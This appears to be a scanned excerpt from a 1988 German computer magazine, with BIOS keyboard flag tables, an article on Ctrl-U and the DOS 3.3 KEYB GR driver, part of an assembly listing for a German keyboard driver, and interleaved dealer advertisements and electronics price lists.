40:17 kb_flag                          40:18 kb_flag_1

0  right shift key depressed           0 left ctrl key down
1  left shift key depressed            1 left alt key down
2  control key depressed               2 system key depressed and held
3  alt key depressed                   3 suspend key has been toggled
4  scroll lock state active            4 scroll lock key depressed
5  num lock state active               5 num lock key depressed
6  caps lock state active              6 caps lock key depressed
7  insert state active                 7 insert key depressed

40:96 kb_flag_2                        40:97 kb_flag_3

0  Scroll-Lock indicator               0  last code was 0E1h
1  NumLock indicator                   1  last code was 0E0h
2  CapsLock indicator                  2  right ctrl key down
3  reserved (must be 0)                3  right alt key down
4  ack received                        4  altgr key down
5  re-send received                    5  enhanced kb (MF) installed
6  mode indicator update               6  force num lock if
7  keyboard error                         read id and MF-keyb.
                                       7  read id under way

Adresse   Label-Name     Funktion

40:1A     buffer_head    zeigt auf das nächste zu lesende Zeichen
40:1C     buffer_tail    zeigt dorthin, wo das nächste Zeichen
                         von der Tastatur eingetragen wird
40:1E     kb_buffer      Ringpuffer im BIOS-RAM, bis 40:3E
40:80     buffer_start   Offset des Puffer-Anfangs
                         im BIOS-RAM (1Eh), nur im AT
40:82     buffer_end     Offset des Puffer-Endes
                         im BIOS-RAM (3Eh), nur im AT
```

Von Ctrl-U und KEYB GR

Detlef Grell

Zu den relativ häufig gestellten Fragen von Lesern, vor allem von Benutzern des V20-BIOS, das ja einen eigenen Tastaturtreiber enthält, gehört diese: 'Wieso bekomme ich jetzt plötzlich statt des Paragraphenzeichens Ctrl-U?' Nun, ganz einfach, weil das bis zur DOS-Version 3.2 schon immer so war, die meisten es nur nicht bemerkt haben. Denn auf DOS-Ebene, also ohne Anwenderprogramm wie etwa Textverarbeitung, wird tatsächlich Ctrl-U ausgegeben, IBM hat die Taste halt so definiert.

Ab PCDOS 3.3 jedoch liefert sowohl die Taste mit dem Paragraphen als auch eine Betätigung von Ctrl-U – das Paragraphenzeichen. Letzteres kommt sogar ohne jegliche nationale Voreinstellung und ohne ANSI.SYS. Allerdings gibt es, um die Verwirrung komplett zu machen, durchaus auch wieder Programme, zum Beispiel CED oder DOS-EDIT, die selbst unter DOS 3.3 wieder das gewohnte Ctrl-U liefern. Aber egal was kommt, die Tastaturtreiber und die BIOSse sind in der Regel unschuldig, und WordStar zum Beispiel ist es gleichgültig, wie ihm das Zeichen offeriert wird, er bringt den Paragraphen, und SideKick ignoriert ihn in beiden Varianten.

Einige Verwirrung besteht auch mit dem neuen Tastaturtreiber von PCDOS 3.3. Dieser Treiber heißt jetzt KEYB.COM, und alle landesspezifischen Tabellen befinden sich nur noch in einem einzigen File namens KEYBOARD.SYS. Die Einstellung auf eine bestimmte Landessprache erfolgt durch Angabe eines Parameters von zwei Buchstaben Länge, der nach einem Leerzeichen hinter KEYB in die Aufrufzeile gesetzt wird. Sein Aufruf ist aber nicht ganz unkritisch. Befinden sich KEYB.COM und KEYBOARD.SYS beide im Root-Directory (sie werden immer beide gebraucht), so genügt der einfache Aufruf von

KEYB GR

den man üblicherweise in die Datei AUTOEXEC.BAT schreibt. Liegen die beiden Dateien in einem Subdirectory, zum Beispiel namens DOS, so wird der Aufruf erheblich komplizierter:

C:\DOS\KEYB GR,,
C:\DOS\KEYBOARD.SYS

Man beachte vor allem die beiden Kommata, die eine Auslassung kennzeichnen. Dort kann nämlich eine andere Zeichensatztabelle definiert werden, worauf hier aber nicht weiter eingegangen werden soll.

Eine andere, gelegentlich mißverstandene Tücke liegt ganz woanders, nämlich in der Unverträglichkeit des ROM-BIOS einiger Clones (vornehmlich PCs) gegenüber dem neuen Treiber. Diese Rechner nehmen üblicherweise nach dem Booten und Ausführung von KEYB GR noch genau ein Zeichen von der Tastatur an – und das ist recht wenig. Abhilfe kann hier nur ein neues BIOS oder die Verwendung eines anderen Tastaturtreibers wie etwa des hier vorgestellten bringen. Wohlgemerkt, die gelegentlich geäußerte Ansicht, KEYB.COM verlange nach einer MF-Tastatur, stimmt nicht, denn auch mit einer solchen ergibt sich keine Verbesserung.

BRANDHEISSE KNÜLLERPREISE:

Commodore

Commodore Farbmonitor 1084	649,—
AMIGA 500 1039,—; AMIGA 2000	2139,—
AMIGA 500 + Farbmonitor 1084	1649,—
AMIGA 2000 + Farbmonitor 1084	2749,—
Commodore 20 MB-Festplatte mit Controller	999,—
Commodore Computer PC1	899,—
Commodore Computer PC1 + 12"-Monitor	1049,—
Commodore Farbplotter 1520	199,—

Atari

520 STM + Floppy-Disk SF314	849,—
1040 STF + Monochrommonitor SM 124	1479,—
1040 STF + Farbmonitor SC 1224	1849,—
Festplatte SH 205	1099,—
Mega ST2 + SM 124 + Festplatte SH 205	3879,—

NEC-Drucker (dt. Version)

NEC P6 1149,—; P6 Color	1499,—
NEC P7 1499,—; P7 Color	1849,—

Peacock — Multitronic — Tandon

Peacock Baby AT Turbo mit 14"-Monitor	3049,—
dto. mit 20 MB-Festplatte ST 225	3499,—
XT kompatible Rechner Turbo	ab 949,—

Festplatten

20 MB Seagate 225 + Controller + Kabel	549,—
20 MB Filecard (Western Digital, 88 ms)	679,—
30 MB-Filecard (Western Digital)	799,—

Superknüller: Siemens BTX System mit Keyboard + Farbmonitor ..... 999,—
Commodoredrucker 2030 (baugleich Star NB24-10) ..... 1029,—

Schneider

PC 1640 mit SW-Mon. + 1 LW/HD 20	2699,—
Euro PC mit Monochrommon. MM 12	1199,—
mit Colormonitor CM 14	1649,—
Tower PC 201 mit Monomon. MM 12	2299,—
PC 201 mit Colormon. CM 14	2699,—
AT 2640 mit Monochrommon. MM 2640	4099,—
mit EGA-Monitor EM 2640	4899,—
Schneider Telefax SPF 100	2399,—

Epsondrucker (dt. Version)

Anschlußfertig an AMIGA, Schneider PC oder CPC, Atari ST / Anschlußfertig an C64, 128

LQ 500	799,—/ 929,—
LX 800	549,—/ 679,—
FX 800	939,—/1069,—
LQ 850	1249,—/1379,—
LQ 1050	1649,—/1779,—
LQ 2550	2869,—/2999,—
Epson PCe Main Unit / 1 Laufwerk	1269,—
PC-AX 2 / 1 Laufwerk	2549,—
Stardrucker LC-10 mit Interface	535,—
LC-10 Color mit Int.	649,—

Amstrad PC 1640

	1 LW /	2 LW /	HD 20
Monochrom	1549,—	1799,—	2349,—
Color	1899,—	2149,—	2699,—
EGA	2449,—	2699,—	3249,—

Versandkostenpauschale (Warenwert bis DM 1000,—/darüber): Vorauskasse (DM 8,—/20,—), Nachnahme (DM 11,20/23,20), Ausland (DM 18,—/30,—). Lieferung nur gegen NN oder Vorauskasse; Ausland nur Vorauskasse. Preisliste (Computertyp angeben) gegen Zusendung eines Freiumschlags.

CSV RIEGERT
Schloßhofstraße 5, 7324 Rechberghausen, Tel. (0 71 61) 5 28 89

Literatur-Dokumentationssystem TURBO LIT 3.2

befreit Benutzer von PC-DOS/MS-DOS- und CP/M (Z80)-Rechner vom eintönigen Blättern von Karteikarten und langwierigem Suchen in Zeitschriften und Sammelbänden durch einfache Bedienung, leistungsstarke Datenbankbefehle und flexible Ausgabemöglichkeiten.

TURBO LIT bietet u. a. folgende Leistungsmerkmale:

- Maximal 65535 Einträge, zu jedem ein Abstrakt bis zu 100 KByte möglich
- Leichte Bedienerführung durch hierarchische Menüs und Hilfefenster
- Import-/Exportfunktion, Cut and Paste-Funktion bei Textdateien, Duplettenprüfung
- Dynamische Dateiverwaltung, dadurch optimale Ausnutzung der Plattenkapazität. Plattenersparnis zu dBASE-Dateien über 50%
- Leistungsfähige Recherchen mit logischen Verknüpfungen
- Ausgabe im Report- und Karteikartenformat frei definierbar
- Lexikalisch sortierte Ausgabe verwendeter Stichwörter (Thesaurus) und deren Eingabe über hierarchisch gegliedertes, vom Benutzer erweiterbares Schlagwortverzeichnis

TURBO LIT kostet in der PC-/MS-DOS-Version DM 570,— und in einer abgemagerten Version für CP/M-80 DM 200,—. Demo-Versionen sind gegen eine Schutzgebühr von DM 30,— erhältlich. (Schutzgebühr wird bei Kauf angerechnet.)

M. Kraus und W. Benner
Softwareerstellung u. -vertrieb GbR
Mauritiusstraße 15, 5403 Mülheim Kärlich 2, Tel. 0 26 30/18 42

Original US-Software

Datenbanken/ DBASE-Compiler	Netto	Brutto
DBXL (DBASE III + Clone)	260,—	296,40
Foxbase + 2.0	480,—	547,20
Foxbase + 386	690,—	786,60
Paradox 2.0	850,—	969,00
Paradox 386	1260,—	1436,40
Quicksilver dB-Compiler	700,—	798,00
Clipper Sommer 87	800,—	912,
dBFast (dB-Compiler)	190,—	216,60
Rapidfile	430,—	490,20
Reflex	210,—	239,40
DBASE IV (lieferbar ab 7/88, vorbest.!)	990,—	1128,60
Text/DTP/Editors		
MS Word 4.0	460,—	524,40
WordPerfect 5.0	460,—	524,40
Ventura Publisher 1.1	1100,—	1254,00
Byline	400,—	456,00
Fontasy 2.0	120,—	136,80
Edix	260,—	296,40
Brief 2.0	400,—	456,00
Brief/dBrief	540,—	615,60
Norton Editor	120,—	136,80
Compilers/Libraries/Tools/etc.		
MS C Compiler 5.1	600,—	684,00
MS Macro Assembler 5.1	240,—	273,60
MS Quick C	150,—	171,00
MS Quick Basic 4.0	150,—	171,00
MS Pascal	480,—	547,20
MS Fortran	670,—	763,80
MS Cobol	1050,—	1197,00
MS Windows Dev. Kit	650,—	741,00
Turbo Pascal 4.0	150,—	171,00
Turbo C 1.5	150,—	171,00
Turbo Prolog 1.1	150,—	171,00
Turbo Dev. Library	520,—	592,80
Turbo Toolboxes je	150,—	171,00
Smalltalk V	200,—	228,00
PforCe	500,—	570,00
c-Tree/r-Tree Bundle	1100,—	1254,00
Btrieve	470,—	535,80
Btrieve	300,—	342,00
Zortech C Tools Hotkey, Supertext, Comms, ProScreen, Windows, Games je	100,—	114,00
Source Print	180,—	205,20
Tree Diagrammer	150,—	171,00
Say What!	130,—	148,20
UI Programmer	420,—	478,80
Projektmanagement		
MS Project 4.0	790,—	900,60
Timeline 3.0	790,—	900,60
Timeline Graphics	320,—	364,80
Superproject Plus	690—	786,60
Harvard T.P.M. II	860,—	980,40
Spreadsheets/Integrierte Pakete		
Lotus 123	670,—	763,80
Symphony	810,—	923,40
Quattro	320,—	364,80
VP Planner Plus	250,—	285,00
Excel	690,—	786,60
Boing Calc	480,—	547,20
Framework II	880,—	1003,20
Utilities/Betriebssysteme		
IBM OS/2	670,—	763,80
IBM DOS 3.3	230,—	262,20
MS DOS 3.3	230,—	262,20
PC MOS 386 1 User	410,—	467,40
PC MOS 386 5 Users	1260,—	1436,40
PC MOS 386 25 Users	1890,—	2154,60
SCO Xenix O.S. 286	890,—	1014,60
SCO Xenix Dev. S. 286	890,—	1014,60
SCO Xenix O.S. 386	1090,—	1242,60
SCO Xenix Dev. S. 386	1090,—	1242,60
MS Windows 2.x	160,—	182,40
MS Windows 386	290,—	330,60
Desqview 2.0	190,—	216,60
Gem/3 Desktop	100,—	114,00
Norton Adv. Utilities	180,—	205,20
Norton Guides Twin Pack	180,—	205,20
Norton Commander	120,—	136,80
Mace Utilities 4.1	150,—	171,00
1 Dir Plus	150,—	171,00
X Tree Pro	160,—	182,40
PC Tools Deluxe	100,—	114,00
Copywrite	100,—	114,00
V Feature Deluxe	280,—	319,20
Fastback Plus	240,—	273,60
Sidekick Plus	280,—	319,20
Laplink Plus	210,—	239,40
Desklink	230,—	262,20
Mirror II	110,—	125,40
Crosstalk Mark 4	350,—	399,00
Sonstige Programme		
MathCad 2.0	490,—	558,60
Eureka! The Solver	230,—	262,20
Easy Flow	280,—	319,20
Flowcharting II Plus	330,—	376,20
Generic Cad 3.0	150,—	171,00
Autosketch Enhanced	160,—	182,40
AutoCad 9.01	5700,—	6498,00
Plotit!	750,—	855,00
In-A-Vision	700,—	798,00
Designer (Micrografx)	1080,—	1231,20
MS Chart	580,—	661,20
Gem/3 Draw Plus	390,—	444,60
Gem/3 Collection	170,—	193,80
Gem Presentation Team	590,—	672,60
MS Mouse/EasyCad	320,—	364,80
MS Mouse/Paint/Windows	360,—	410,40

Wir vertreten ein namhaftes US-Softwarehaus.
Alle Programme normalerweise auf Lager!
Orig. US-Versionen – englische Handbücher!
Deutsche Versionen und weitere Programme auf Anfrage.
Herstellergarantie! Händleranfragen erwünscht!
Für Verpackung + Versand zuzüglich 20,– DM (Ausland 30,– DM) je Sendung. Preise in DM – freibleibend.
Versand per Nachnahme oder Verrechnungsscheck im Voraus.

Georg Zipfel GmbH.
Softwarevertrieb
8011 Kirchheim bei München, Schlehenring 101
Tel.: 089/903 90 27 · Fax: 089/903 90 18

Uta Jäkel & Andreas Klintworth GbR, Marschhorst 2, D-2732 Klein Meckelsen ☎ 04282/5615

Schriftliche Händleranfragen erwünscht (bitte Gewerbenachweis beilegen)

Sie brauchen nicht mehr länger zu suchen!

Wir haben ihn, den

Acorn-Archimedes

Ab sofort ist bei uns die komplette Produktpalette rund um den Acorn-**Archimedes** zu Superpreisen erhältlich. Wir können Ihnen schon jetzt einiges an Soft- & Hardware für diese 'Super-Maschine' anbieten — und es wird täglich mehr! Eine neue Computer-Generation hat begonnen — seien Sie von Anfang an dabei! Rufen Sie uns an, oder fordern Sie noch heute unverbindlich Informationsmaterial an. Noch besser: Sie vereinbaren telefonisch mit uns einen Vorführ- und Beratungstermin, denn dann können Sie sich in Ruhe das Gerät bei uns anschauen und sich über die Leistungsfähigkeit überzeugen.

We make 'RISC' erschwinglich!

Außerdem können wir Ihnen Produkte für den **Atari ST, Amiga, PC, Sinclair QL** und **Spectrum** anbieten!

Atari ST

3,5"-Diskstation 726 KB **mit durchgeführtem Port**	369,–
3,5"-Doppeldiskstation 2 x 726 KB	699,–
5,25"-Diskstation **40/80 Track umschaltbar**	459,–
3,5" + 5,25"-Kombidiskstation in einem Gehäuse	779,–

PC & Kompatible

3,5"-Einbaulaufwerk 1 MB mit 5,25"-Blende, Einbaurahmen und Befestigungsmaterial	299,–
3,5"-Einbaulaufwerk wie oben jedoch 2 MB	349,–

Amiga

3,5"-Diskstation	359,–
5,25"-Diskstation **40/80 Track umschaltbar**	429,–
3,5" + 5,25"-Kombidiskstation	779,–
512-KB-Erweiterung mit Echtzeit-Uhr	lieferbar

Sinclair QL

512 KB RAM-Erweiterung m. **durchgeführtem Port**	329,–
3,5"-Diskettenkomplettsystem inkl. Controller	599,–
Miracle Trump-Card mit 768 KB, Toolkit II	729,–

Wetten, daß wir Ihnen Service bieten können:

Dierk Kabs & Frank Winterscheid GbR, Timmendorfer Str. 16, 2000 Hamburg 73, ☎ 040-6475557
Uta Jäkel & Andreas Klintworth GbR, Marschhorst 2, 2732 Klein Meckelsen, ☎ 04282-5615
Wagner Computer, Holthausen 104, 2841 Steinfeld, ☎ 05492-1311
JEPOSOFT, E. Pommerening, Kruppstr. 9, 4040 Neuss 21, ☎ 02107-12338
Microcomputer Weber, Hammer Str. 82, 4400 Münster, ☎ 0251-776653
Computer Systeme Stefan Brügel, Weilimdorfer Str. 73, 7000 Stuttgart 30, ☎ 0711-853594

die Routinen 'MakeKey' und 'BreakKey' aufgespalten. Innerhalb 'MakeKey' sind die einzelnen Kategorien der Tasten klar getrennt, so daß die Übersicht nicht schwerfallen sollte.

Der Tastaturtreiber wurde auf etlichen Rechnern verschiedenster Konfiguration längere Zeit mit Standardsoftware getestet. Er läuft also auch auf einem Modell 30 mit den genannten Einschränkungen, aber zum Beispiel 'voll kompatibel' auf dem weniger exotischen Modell 80.

Achten Sie beim Start des Treibers auf die richtige Meldung: je nach angeschlossener Tastatur muß auf einem AT ein AT- oder MF-Keyboard erkannt werden. Auf einem PC wird unmodifiziert nur die PC-Tastatur unterstützt. Lassen Sie sich nicht von diversen MF-2-ähnlichen Tastaturen für PCs irritieren: die meisten haben nur ein MF-2-Gesicht, liefern aber für alle Tasten ganz brav die Codes der PC-Tastatur ab. Wenn die Variante mit dem Assemblerswitch 'ForceMF' auf 1 also Müll produziert, so probieren Sie die Variante mit 0.

Zum Abschluß sei auch schon für die Testphase stark empfohlen, den neuen Treiber stets als erstes residentes Programm zu laden. Vor allem ein weiteres Laden nach SideKick kann zu unerwünschten Interaktionen führen. Am besten halten Sie sich den Speicher für die Erprobung ganz von Utilities frei, dann können Sie einen Keyboard-Treiber nach dem anderen laden und auch wieder neutralisieren (mit Ctrl-Alt und Stern aus dem Num-Pad). (gr)

```
  1  ; Universal Keyboard-Driver Gerdes/c't
  2  ; assembles with MASM 4.0 or 5.0 only!
  3  ; Use: Masm k3,k3;
  4  ;      Link k3,k3;
  5  ;      Exe2bin k3.exe k3.com
  6  ; be sure int 15 is predefined
  7
  8  rtn     MACRO
  9  DB      0C3H
 10  ENDM
 11  ;
 12  jmps   macro to
 13  jmp short to
 14  endm
 15  ;
 16  RESTART          MACRO
 17  DB      0EAH,0F0H,0ffh,0,0F0H   ; JMP FAR F000:FFF0 (RESET)
 18  ENDM
 19  ;
 20  apox    equ     1          ; apostrophe translate 1 = on
 21  kxlate  equ     0          ; 1 = translate keys (my keyboard)
 22  forceMF equ     0          ; force MF decode w/o read-id
 23  doint16 equ     1          ; include int16 routine
 24
 25  LF      EQU     0AH
 26  CR      EQU     0DH
 27  shiftR  EQU     01H
 28  shiftL  EQU     02H
 29  SHIFT   EQU     03H
 30  CTRL    EQU     04H
 31  ALT     EQU     08H
 32  SCRLOCK EQU     10H
 33  NUMLOCK EQU     20H
 34  CAPLOCK EQU     40H
 35  INSERT  EQU     80H
 36
 37  system  EQU     04H
 38  suspend EQU     08H
 39
 40  ; (be very careful with that !!!)
 41  SavedF          equ     byte ptr [bp+18h]   ; flags on stack
 42  SavedAX         equ     word ptr [bp+10h]   ; AX on stack
 43
 44  ZeroFlag        equ     040h
 45  CarryFlag       equ     1
 46
 47  Vectors         segment at 0h
 48                  org     024h
 49  Vec9o           dw      ?
 50  Vec9s           dw      ?
 51                  org     058h
 52  Vec16o          dw      ?
 53  Vec16s          dw      ?
 54  Vectors         ends
 55
 56  BIOS            segment at 040h
 57                  org     017h
 58  KbFlags         label   word
 59  KbFlag          db      ?
 60  KbFlag1         db      ?
 61  AltInp          db      ?
 62  Buffer_Head     dw      ?
 63  Buffer_Tail     dw      ?
 64
 65                  org     080h
 66  Buffer_Start    dw      ?
 67  Buffer_End      dw      ?
 68
 69                  org     096h
 70  KbFlag3         db      ?
 71  KbFlag2         db      ?
 72
 73  BIOS            ends
 74  ;-------------------------
 75  Code    SEGMENT
 76          ASSUME DS:BIOS,cs:code
 77
 78          ORG     0100H
 79  Start:  jmp     install
 80  titl:   db      10,13,'*** german keyboard driver'
 81          db      ' by -mat 9-may-88 ***',10,13,'$'
 82
 83  INCLUDE K3TAB.ASM
 84
 85  Do_9:   CALL    Save            ; save registers
 86          Call    DS40            ; set data segment
 87          CLD
 88          IN      AL,60h          ; read in char
 89  ;-------------------------------------
 90          mov     ah,4fh          ; allow system to process
 91          stc                     ; scancode
 92          int     15h
 93          jnc     exit99          ; if no clear, system did
 94                                  ; keycode processing
 95  ;-------------------------------------
 96  do1:        mov     dx,061h     ; support PC
 97              PUSH    AX          ; save char
 98              IN      AL,DX       ; get control port
 99              MOV     AH,AL       ; save value
100              OR      AL,80H      ; reset bit for keyboard
101              OUT     DX,AL
102              XCHG    AH,AL
103              OUT     DX,AL
104              POP     AX          ; get back scancode
105              MOV     ah,al       ; in ah also
106              MOV     dx,KbFlags  ; get main flags
107
108  ;-------------------------------------
109  ;-- check commands to the system -----
110  ;-------------------------------------
111  chkres: cmp     ah,0feh         ; re-send ?
112          jnz     chkack
113          or      kbflag2,20h     ; flag re-send
114          jmps    exit99
115  chkack: cmp     ah,0fah         ; acknowledge ?
116          jnz     chkid           ; no, check id command
117          or      kbflag2,10h     ; flag acknowledge
118          jmps    exit99
119  chkid:  test    kbflag3,80h     ; doing rd-id?
120          jz      cmderr          ; no, bad command
121          test    cs:id1,0ffh     ; 1. byte received?
122          jnz     rdid2
123  rdid1:  mov     cs:id1,ah        ; save 1.id byte
124          jmps    exit99
125  rdid2:  mov     cs:id2,ah        ; save 2. id byte
126          and     kbflag3,7fh      ; clear rd-id flag
127          jmps    exit99
128  cmderr: CMP     ah,0d8h         ; over $d8 ?
129          jbe     nxt
130          cmp     ah,0e0h         ; modifier ?
131          jnz     chk0e1
132          or      kbflag3,01h     ; flag 0e0h
133          jmp     exit2
134  chk0e1: cmp     ah,0e1h         ; special for pause
135          jnz     cmderr2
136          or      kbflag3,02h     ; flag 0e1h
137          jmp     exit2
138  cmderr2:call    errbeep
139  exit99: jmps    exit88          ;  error beep
140
141  ;--- end of command byte processing --
142
143  nxt:        sti
144              and     ax,807fh    ; mask high bit (LEAVE INTACT!)
145
146  ;-------------------------------------
147  ; change scancodes 52 INS <-> 47 HOME
148  ;                  53 DEL <-> 4F END
149  ; in shift status  to simulate MF layout
150  ; change y <-> z also as scancodes
151  ;-------------------------------------
152              cmp     al,15h          ; 'Y'
153              jnz     nx0
154              mov     al,2ch
155              jmps    nxex
156  nx0:        cmp     al,2ch          ; 'Z'
157              jnz     nx01
158              mov     al,15h
159              jmps    nxex
160
161  ; a translation routine for a very special keyboard.
162  ; cursor block keys (giving shifted scancodes) were
163  ; laid out different from MF keyboard.
164  ; the routine as is is useful only for that keyboard.
165  ; I left it in to demonstrate how to reprogram certain
166  ; keys on keyboard driver level
167
168  nx01:
169  if kxlate
170              cmp     cs:mfk,byte ptr 0ffh
171              jz      nxex            ; skip for MF keyboard
172              TEST    DL,3            ; shifted ??
173              JZ      nxex            ; no skip
174              cmp     al,47h
175              jnz     nx1
176              mov     al,52h
177              jmps    nxex
178  nx1:        cmp     al,52h
179              jnz     nx2
180              mov     al,47h
181              jmps    nxex
182  nx2:        cmp     al,4fh
183              jnz     nx3
184              mov     al,53h
185              jmps    nxex
186  nx3:        cmp     al,53h
187              jnz     nxex
188              mov     al,4fh
189  endif
190  nxex:       add     ah,al
191  ;-------------------------------------
```

ERFTKREIS ELEKTRONIK

Inh. Ingeborg Tiede
Postfach 3106
5024 Stommeln
Tel. 0 22 38/1 42 29

TEAC LAUFWERKE

FD 55 BR	235,00
FD 55 GFR	273,00
FD 55 FR	235,00
FD 35 GFN	305,00
FD 35 FN	222,00
FD 135 FN	218,00
MOUSE GM 6 PC	95,00
IBM DRUCKERK 2 m	8,50

RAM's, EPROM's
BITTE ERFRAGEN SIE DIE AKTUELLEN TAGESPREISE

Mikroprozessoren

Z 80 A CPU	1,90	1,85
Z 80 B CPU	4,50	4,40
Z 80 H CPU	9,10	9,00
Z 80 A PIO	1,95	1,90
Z 80 B PIO	3,75	3,70
Z 80 A CTC	1,90	1,85
Z 80 B CTC	3,75	3,70
Z 80 A DMA	7,50	7,45
Z 80 A DART	7,50	7,45
Z 80 B DART	8,90	8,80
Z 80 A SIO-0	7,50	7,40
Z 80 B SIO-0	8,90	8,80
Z 80 A SIO-1	11,90	11,80
Z 80 A SIO-2	11,90	11,80
Z 80 A STI	24,25	23,95
Z 80 B STI	29,60	29,30
8087-5MHz		
8087-8MHz		
8087-10MHz		
80287-6MHz		
80287-8MHz		
80287-10MHz		
80387-16MHz		
68000-8		
68000-10		
68020-RC12		
68020-RC16		
68881-RC12		
68881-RC16		

Preisreduzierung bei Prozessoren und Co-Prozessoren. Fragen Sie uns nach dem bestmöglichen Tagespreis. 0 22 38/1 42 29

V 20—8MHz	13,20
V 20—10MHz	29,50
V 30—8MHz	16,50
V 30—10MHz	32,00
6522	5,30
82C55	4,20
AM 26LS31	3,15
AM 26LS32	3,15
AM 7910	37,00
ICL 7660	3,10
MC 1488	0,68
MC 1489	0,68
MAX 232	9,00
NS 16450N	22,00
PAL 16R4	6,40
RTC 58321A	8,85
RTC 58321-50	5,50
TL 7705	2,60
UPD 71011	12,50
WD 8250A/B	13,50

Sonstige Halbleiter

	1-9	ab 10
27C512-15	35,00	34,00
TL 061	1,05	1,03
TL 062	1,10	1,07
TL 071	0,92	0,90
TL 072	0,96	0,94
TL 074	1,45	1,41
TL 081	0,86	0,85
TL 082	0,87	0,85
TL 084	1,30	1,26
UAA 180	4,45	4,35
TLC 271	1,58	1,53
TLC 272	2,57	2,50
TLC 274	3,90	3,80
LM 324	0,50	0,48
LM 339	0,54	0,52
NE 555	0,44	0,43
NE 556	0,80	0,75
NE 565	1,70	1,65
UA 741	0,55	0,51
LT 1028ACN	17,60	17,30
MC 1458	1,20	1,15
CA 3046	1,10	1,07
CA 3130E	2,65	2,60
CA 3140E	1,55	1,50
LM 3914	9,20	9,00
LM 3915	9,20	9,00
LM 3916	9,20	9,00
NE 5532N	2,45	2,40
NE 5532AN	3,96	3,88
NE 5534N	2,25	2,20
NE 5534AP	2,95	2,88
Z 8J 50	12,40	12,20
Z 8K 135	12,40	12,20
ZPD 0,5W		0,90
ZPY 1,3W		2,20

Spannungsregler

TO 220 1A	1-9ä	10-25ä
7805	0,58	0,55
7806	0,70	0,65
7808	0,70	0,65
7810	0,80	0,75
7812	0,62	0,60
7815	0,62	0,60
7818	0,70	0,65
7820	0,75	0,70
7824	0,70	0,65
7905	0,70	0,65
7908	0,80	0,75
7912	0,80	0,75
7915	0,80	0,75
7918	0,80	0,75
7924	0,80	0,75
100mA TO92		
78L05	0,60	0,57
78L08	0,70	0,65
78L09	0,70	0,65
78L12	0,60	0,57
78L15	0,65	0,60
79L05	0,75	0,70
79L09	0,80	0,75
79L12	0,75	0,70
79L15	0,75	0,70
2A TO220		
78S05	1,25	1,15
78S09	1,35	1,20
78S12	1,25	1,15
78S15	1,25	1,15
L200	2,15	2,07
LM 317T	1,01	0,97
LM 337T	1,52	1,45
LM 323K	10,20	9,85
LM 338K	10,20	9,85

AD-Wandler

	1-5ä	ab 5
ICL7106	7,70	7,35
ICL7106R	8,95	8,60
ICL7107	7,70	7,35
ICL7116	9,90	9,55
ICL7117	9,90	9,65
ICL7126	12,10	11,70
ICL7135	24,50	24,00
ICL7136	13,00	12,60
CA3161	2,80	2,70
CA3162	12,00	11,50

Anzeige 7 Segment

D350PA	1,60	1,50
D350PK	1,60	1,50
D380PA	2,30	2,15
LCD 3,5	8,70	8,50
LCD 4,0	8,90	8,70
LED rot, grün, gelb 100 Stk. je Typ		
5mm		13,10
3m		13,10

Gleichrichter

	1-24ä	25-49ä
B40C800	0,64	0,61
B40C1500	0,65	0,62
B40C3700	1,85	1,54
B40C5000	2,20	1,82
B80C800	0,65	0,62
B80C1500	0,68	0,63
B80C3700	1,97	1,66
B80C5000	2,38	1,97
B80V 35A5	7,00	6,00
B250C800	0,78	0,71
B250C1500	0,91	0,81
B250C3700	2,28	2,06
B250C5000	2,81	2,54
B380C1500	0,99	0,88

Quarze

	1-9ä	10-24ä
Q32,768kHz	0,55	0,52
Q 1,000MHz	7,50	7,40
Q 1,843MHz	3,00	2,96
Q 2,000MHz	3,00	2,96
Q 2,457MHz	3,00	2,96
Q 3,000MHz	1,20	1,15
Q 3,276MHz	1,20	1,15
Q 3,579MHz	1,20	1,15
Q 3,686MHz	1,20	1,15
Q 4,000MHz	1,20	1,15
Q 4,194MHz	1,20	1,15
Q 4,433MHz	1,20	1,15
Q 4,915MHz	1,20	1,15
Q 5,000MHz	1,20	1,15
Q 5,068MHz	1,20	1,15
Q 5,185MHz	1,20	1,15
Q 6,000MHz	1,20	1,15
Q 6,144MHz	1,20	1,15
Q 6,400MHz	1,20	1,15
Q 8,000MHz	1,20	1,15
Q 8,830MHz	1,20	1,15
Q 9,877MHz	1,20	1,15
Q10,000MHz	1,20	1,15
Q10,245MHz	1,20	1,15
Q10,700MHz	1,20	1,15
Q12,000MHz	1,20	1,15
Q14,000MHz	1,20	1,15
Q14,318MHz	1,20	1,15
Q15,000MHz	1,20	1,15
Q16,000MHz	1,20	1,15
Q17,430MHz	1,20	1,15
Q18,000MHz	1,20	1,15
Q18,430MHz	2,00	1,75
Q20,000MHz	2,00	1,75
Q24,000MHz	2,00	1,75
Q32,000MHz	2,00	1,75

TTL-Quarzoszillatoren
Alle Werte von 1MHz—48MHz je 5,80

Sub-D-Steckverbinder

	1-9ä	10-24ä
BLLK09	0,60	0,57
BLLK15	0,95	0,93
BLLK23	2,05	2,00
BLLK25	0,78	0,75
BLLK37	2,35	2,30
BLLK50	4,80	4,75
SLLK09	0,55	0,52
SLLK15	0,90	0,87
SLLK23	2,10	2,07
SLLK25	0,75	0,70
SLLK37	2,20	2,15
SLLK50	4,25	4,20
BLP09	1,64	1,59
BLP15	2,02	1,95
BLP25	3,35	3,28
BLP37	4,59	4,50
BLP50	6,90	6,80
SLP09	1,39	1,35
SLP15	1,70	1,62
SLP25	2,12	2,06
SLP37	3,45	3,38
SLP50	4,58	4,49
BLW09	2,40	2,35
BLW15	2,80	2,77
BLW25	5,35	5,25
BLW37	7,20	7,15
BLW50	8,95	8,90
SLW09	2,00	1,92
SLW15	2,95	2,85
SLW25	4,40	4,30
SLW37	6,75	6,63
SLW50	8,85	8,51

BL=Buchsenleiste
SL=Stiftleiste
LK=Lötseich
W=Print 90°
P=Print 180°

Posthauben Sub-D

Polz.	1-9ä	10-24ä
PSS09	0,85	0,80
PSS15	1,10	1,05
PSS25	0,90	0,85
PSS37	2,50	2,45
PSS50	2,55	2,50

Posthaube metallisiert

PSS09M	1,35	1,30
PSS15M	1,60	1,55
PSS25M	1,40	1,35

Gehäuse SUB-D gerade

Polz.	1-9ä	10-24ä
KSS09	1,40	1,35
KSS15	1,45	1,40
KSS25	1,40	1,35
KSS37	1,65	1,60
KSS50	1,75	1,70

Flachbandkabel grau

Polz.	1-4mä	5-9mä
10	0,76	0,73
14	1,24	1,16
16	1,41	1,33
20	1,76	1,66
24	2,12	1,99
26	2,29	2,15
34	3,00	2,82
37	3,26	3,06
40	3,52	3,31
50	4,41	4,14
60	5,28	4,97

Floppy-Stecker

Polz.	1-4ä	5-9ä
10	1,90	1,85
20	1,30	1,26
26	1,80	1,76
34	1,40	1,36
40	3,40	3,36
